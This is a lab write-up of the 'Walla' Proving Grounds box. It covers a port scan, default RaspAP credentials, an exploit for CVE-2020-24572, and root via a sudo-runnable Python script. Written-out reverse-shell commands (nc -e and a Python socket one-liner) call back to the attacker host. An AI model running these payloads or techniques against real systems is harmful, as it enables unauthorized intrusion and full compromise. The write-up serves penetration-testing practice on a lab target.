Intermediate rated OSCP like box found on Proving Grounds. Lets check it out.
Enumeration Link to heading
└─$ rustscan -a 192.168.209.97 -- -sC -sV | tee nmap

PORT      STATE SERVICE    REASON  VERSION
22/tcp    open  ssh        syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet     syn-ack Linux telnetd
25/tcp    open  smtp       syn-ack Postfix smtpd
| ssl-cert: OpenSSL required to parse certificate.
| -----BEGIN CERTIFICATE-----
| MIICzTCCAbWgAwIBAgIUSjsFHwJii76XBfqWrgTLj7nupXgwDQYJKoZIhvcNAQEL
| BQAwEDEOMAwGA1UEAwwFd2FsbGEwHhcNMjAwOTE3MTgyNjM2WhcNMzAwOTE1MTgy
| NjM2WjAQMQ4wDAYDVQQDDAV3YWxsYTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
| AQoCggEBAOwqF+jjwFmrSmgMiDEP1C3Adi9w1nrHCw8pFunsf2BnG4tRF3Xj2blV
| d5+CaCqmsiADAjFGXNREudaCvYKvw9ctU83dKw8khjho9Q+vm6AEMgS78uQNhQp3
| uXFkQVboMxYZdtxGs2/JkE0S52qYXScSJWer8uEon7qAkLgRJ1gQQHlqZ44ekmdt
| wPaQIu5IYWIeMYiLHb3Ivvk6esj/01NpaNmTNyljF2LxdEJaRjYYEMPqvS2Z5Dzd
| QL+fIWkeINwvWl+J4rkZA5xnLnOo08BG4MtGHAi0b2+bJ4fGT4fnrgoXoG6D9vIN
| jcxFhgScgAiA+ifARtuoKjWMukDiChUCAwEAAaMfMB0wCQYDVR0TBAIwADAQBgNV
| HREECTAHggV3YWxsYTANBgkqhkiG9w0BAQsFAAOCAQEAmzn/Ujcmz5o+qRXzL2ZR
| 60yEhjRd3kRaU4im8917uvzt7tZ/ELIGbCEEaNfhNOvyqDAtRPZC7U1m94baUqr+
| 741Er3x+NPR8A0aNn4tYq6SnD66XNeVecQfplg6uTjVCChO1iEAFXo1ETUjP6WV6
| Am8XspbmjffTPLWei0uw+qXfOL9TFu8sIFbhr0+UmV6ZpXNc+yoqGUlKFUTcHye0
| OZHrz6yNf+hUnMWBY6wWUB5SlpT4Onrnm6SWBU7rAD3kvLAsmpQHI38x5NTAxRWZ
| m5NUiiBnSYTwXytEvzHdqgkNxKPQDKnfS8D9oeVFjtM22TNKI8ytVFV+SQ0plPA+
| tQ==
|_-----END CERTIFICATE-----
|_smtp-commands: walla, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ssl-date: TLS randomness does not represent time
53/tcp    open  tcpwrapped syn-ack
422/tcp   open  ssh        syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8091/tcp  open  http       syn-ack lighttpd 1.4.53
|_http-server-header: lighttpd/1.4.53
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=RaspAP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
42042/tcp open  ssh        syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
Service Info: Host:  walla; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Exploitation Link to heading

Looking into Nmap results for port 8091, we can see it’s potentially running RaspAP. Googling RasAP default login I managed to get credentials admin:secret to the web application.
Also did a Searchsploit search for this web application and I found an exploit for RaspAP 2.6.6
└─$ searchsploit raspap
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------------
RaspAP 2.6.6 - Remote Code Execution (RCE) (Authenticated)                     | php/webapps/50224.py
------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Unfortunately RaspAP version is v2.5. Doing a quick google search I found CVE-2020-24572 which does the job as well.
└─$ python exploit.py 192.168.209.97 8091 192.168.49.209 8091 secret 1
[!] Using Reverse Shell: nc -e /bin/bash 192.168.49.209 8091
[!] Sending activation request - Make sure your listener is running . . .
[>>>] Press ENTER to continue . . .

[!] You should have a shell :)

[!] Remember to check sudo -l to see if you can get root through /etc/raspap/lighttpd/configport.sh
Got a low privilege shell.
└─$ nc -nvlp 8091
listening on [any] 8091 ...
connect to [192.168.49.209] from (UNKNOWN) [192.168.209.97] 44184
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@walla:/var/www/html/includes$ whoami
whoami
www-data
www-data@walla:/var/www/html/includes$
Walter’s home directory contains local.txt and wifi_reset.py script.
www-data@walla:/home/walter$ ls -la
ls -la
total 28
drwxr-xr-x 2 www-data www-data 4096 Sep 17  2020 .
drwxr-xr-x 6 root     root     4096 Sep 17  2020 ..
-rw-r--r-- 1 walter   walter    220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 walter   walter   3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 walter   walter    807 Apr 18  2019 .profile
-rw------- 1 www-data walter     33 Nov 12 08:28 local.txt
-rw-r--r-- 1 root     root      251 Sep 17  2020 wifi_reset.py
Privilege escalation Link to heading
Did a check what www-user can run with sudo
www-data@walla:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on walla:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
    (ALL) NOPASSWD: /bin/systemctl start hostapd.service
    (ALL) NOPASSWD: /bin/systemctl stop hostapd.service
    (ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl restart dnsmasq.service
Looks like we can run wifi_reset.py with sudo. I added a Python reverse shell to the script.
www-data@walla:/home/walter$ cat > wifi_reset.py << EOF
cat > wifi_reset.py << EOF
> import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.49.209",80));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
<eno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
> EOF
EOF
Ran the script with sudo, and got the shell !
www-data@walla:/home/walter$ sudo /usr/bin/python /home/walter/wifi_reset.py
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.49.209] from (UNKNOWN) [192.168.209.97] 40914
# cd /root
cd /root
# ls -la
ls -la
total 20
drwx------  2 root root 4096 Nov 12 08:27 .
drwxr-xr-x 18 root root 4096 Sep 17  2020 ..
lrwxrwxrwx  1 root root    9 Sep 17  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Nov 12 08:28 proof.txt
GG fun and straightforward lab.